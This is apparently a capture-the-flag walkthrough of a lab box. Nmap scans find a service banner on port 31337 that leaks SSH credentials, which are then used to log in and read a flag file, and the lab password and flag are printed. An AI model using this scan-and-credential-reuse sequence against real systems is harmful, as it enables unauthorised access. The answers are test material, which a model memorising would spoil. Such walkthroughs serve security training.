
Intermediate Nmap (Very Easy)



Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.130.178
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-29 00:02 EDT
Nmap scan report for 10.10.130.178
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,2222,31337 10.10.130.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-29 00:02 EDT
Nmap scan report for 10.10.130.178
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7ddceb90e4af33d99f0b219afcd577f2 (RSA)
|   256 83a74a61ef93a3571a57385c482aeb16 (ECDSA)
|_  256 30bfef9408860700f7fcdfe8edfe07af (ED25519)
2222/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 66d9fbd98d9b9fb7ed6cb4cc5c757f6c (RSA)
|   256 21368aa8804d08c81112ea1502586033 (ECDSA)
|_  256 25c234d80bdd764a251f3e6f65775baa (ED25519)
31337/tcp open  Elite?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest,
ros, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, RTSPRequest, SIPOpti
ionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     In case I forget - user:pass
|_    ubuntu:Dafdas!!/str0ng
```

We found the creds through port `31337` at line:

```
In case I forget - user:pass
|_    ubuntu:Dafdas!!/str0ng
```


The creds: `ubuntu:Dafdas!!/str0ng`

Exploit - Gain Access → Get Flag

Now try to use the previous creds to login `ssh`

```
┌──(kali㉿kali)-[~]
└─$ ssh ubuntu@10.10.130.178
ubuntu@10.10.130.178's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-1014-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```



Now we are in! Navigate the flag's directory and get it!

```
$ pwd
/home/ubuntu
$ ls -la
total 28
```

```
drwxr-xr-x 1 ubuntu ubuntu 4096 Jun 29 04:07 .
drwxr-xr-x 1 root   root   4096 Mar  2  2022 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Jun 29 04:07 .cache
-rw-r--r-- 1 ubuntu ubuntu  807 Feb 25  2020 .profile
$ cd ..
$ ls
ubuntu  user
$ cd user
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Mar  2  2022 .
drwxr-xr-x 1 root root 4096 Mar  2  2022 ..
-rw-rw-r-- 1 root root   38 Mar  2  2022 flag.txt
$ cat flag.txt
flag{251f309497a18888dde5222761ea88e4}
```